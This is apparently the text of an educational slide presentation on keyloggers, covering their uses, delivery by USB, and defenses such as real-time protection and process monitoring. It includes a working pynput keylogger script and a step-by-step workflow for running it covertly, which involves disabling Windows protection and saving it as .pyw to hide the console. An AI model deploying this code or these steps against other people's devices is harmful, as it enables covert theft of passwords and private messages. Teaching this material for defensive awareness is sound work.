The Dual Nature of Keylogging: Theory and Practice

Every keystroke you type can be silently recorded. Keylogging sits at the crossroads of security and surveillance — used by parents and IT teams, exploited by attackers. This presentation covers the mechanics, the code, and the defenses.

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What Is a Keylogger?

A keylogger records every key pressed on a keyboard — covertly and often without the user's knowledge.

Hardware Keylogger

A tiny USB device plugged between the keyboard and PC port. No software needed — just plug and capture.

Legitimate Use

Parents monitoring children's online activity; employers tracking company-owned devices — with clear policies in place.

Malicious Use

Stealing passwords, credit card numbers, and private messages — silently, in the background.

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Under the Hood: The Python Script

The Code

```python
from pynput.keyboard import Key, Listener
import logging

log_dir = ""
logging.basicConfig(
    filename=(log_dir + "keylogs.txt"),
    level=logging.DEBUG,
    format='%(asctime)s: %(message)s'
)

def on_press(key):
    logging.info(str(key))

with Listener(on_press=on_press) as listener:
    listener.join()
```

Line-by-Line Breakdown

- **import Key, Listener** — Tools to "listen" to keyboard events
- **import logging** — Library to save captured data to a file
- **basicConfig(...)** — Sets filename, timestamp format, and detail level
- **on_press(key)** — Callback triggered on every key press
- **Listener(...).join()** — Keeps the script running silently in the background

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Why It Often Fails: The Security Wall

Prerequisite: Run `pip install pynput` first. But the real obstacle? **Windows Real-Time Protection.**

⚠️ Real Time Protection ON

Windows Defender detects the script **immediately**, blocks it, and may delete it automatically. Check Task Manager — it won't be running.

When Real Time Protection Is OFF (Vulnerabilities)

- User manually disables it in Settings → Security
- Third-party antivirus replaces built-in protection (Avast, Kaspersky)
- Expired or corrupted security software licenses
- Malware or attacker interference
- System policy overrides on org/school PCs
- Temporary gaps after updates or system errors

⚠ **Red Flag:** If protection is OFF without a clear reason, investigate immediately.

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Execution Workflow (Educational Only)

Understanding this workflow helps defenders recognize and prevent real attacks. **Never use this against systems you don't own.**

01

Disable Real-Time Protection

Temporarily turn off Windows Security (Settings → Privacy & Security).

02

Install the Library

Run `pip install pynput` in the terminal.

03

Write the Code

Paste the script into an IDE like VSCode.

04

Save as .pyw

The `.pyw` extension runs without a console window — invisible to casual users.

05


Prepare the Log File

Create `keylogs.txt` and verify the filename matches the code.

06

Run & Verify

Execute the script and confirm it's active in Task Manager.



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Attack Vectors & Defense Strategies

🎯 How Attacks Are Delivered

Manual Method

Writing or downloading the script directly onto the target PC. Requires significant physical or remote access time — slow and risky for the attacker.

USB / Rubber Ducky Method

A pre-configured USB device automatically injects and executes the keylogger the moment it's plugged in. Fast, stealthy, and dangerous.

🛡️ Defense Precautions

- **Always-On Protection**

  Keep Real-Time Protection enabled at all times.

- **Trusted Sources Only**

  Never download or run software from unverified sources.

- **Monitor Processes**

  Regularly check Task Manager suspicious background activity.

- **USB Hygiene**

  Educate users on the risks of unknown USB devices.

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
How It Works: The Technical Flow



The entire pipeline operates silently in user space — no kernel access required. The pynput library hooks into OS-level keyboard event APIs, making detection dependent on behavioral analysis rather than privilege escalation.

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Q&A — Questions & Discussion

Let's open the floor. Common discussion topics include:

🤔 Ethics

Where is the line between monitoring and invasion of privacy? What legal frameworks govern keylogger use?

⚙️ Technical

How do modern EDR solutions detect behavioral keylogger patterns? Can obfuscation bypass them?

🔒 Defense

What layered security controls provide the strongest protection against both hardware and software keyloggers?

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Key Takeaways & What's Next

Summary

- Keylogging is a **dual-use technology** — legitimate in controlled environments, dangerous in malicious hands.
- **Windows Real-Time Protection** is your first and most critical line of defense against script-based keyloggers.
- Understanding the **attack workflow** is essential for building effective detection and response strategies.
- Physical USB security and user education are **just as important** as software defenses.

To Be Continued...

Future topics will cover:

- Advanced obfuscation techniques
- EDR and behavioral detection
- Hardware keylogger forensics
- Building a keylogger detection lab

Thank you for your attention. Stay curious, stay secure. 🔐

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Thank You

We appreciate your time and engagement during this presentation on keylogger mechanics and defense strategies. Your attention to these critical security topics is invaluable.

Stay Secure.

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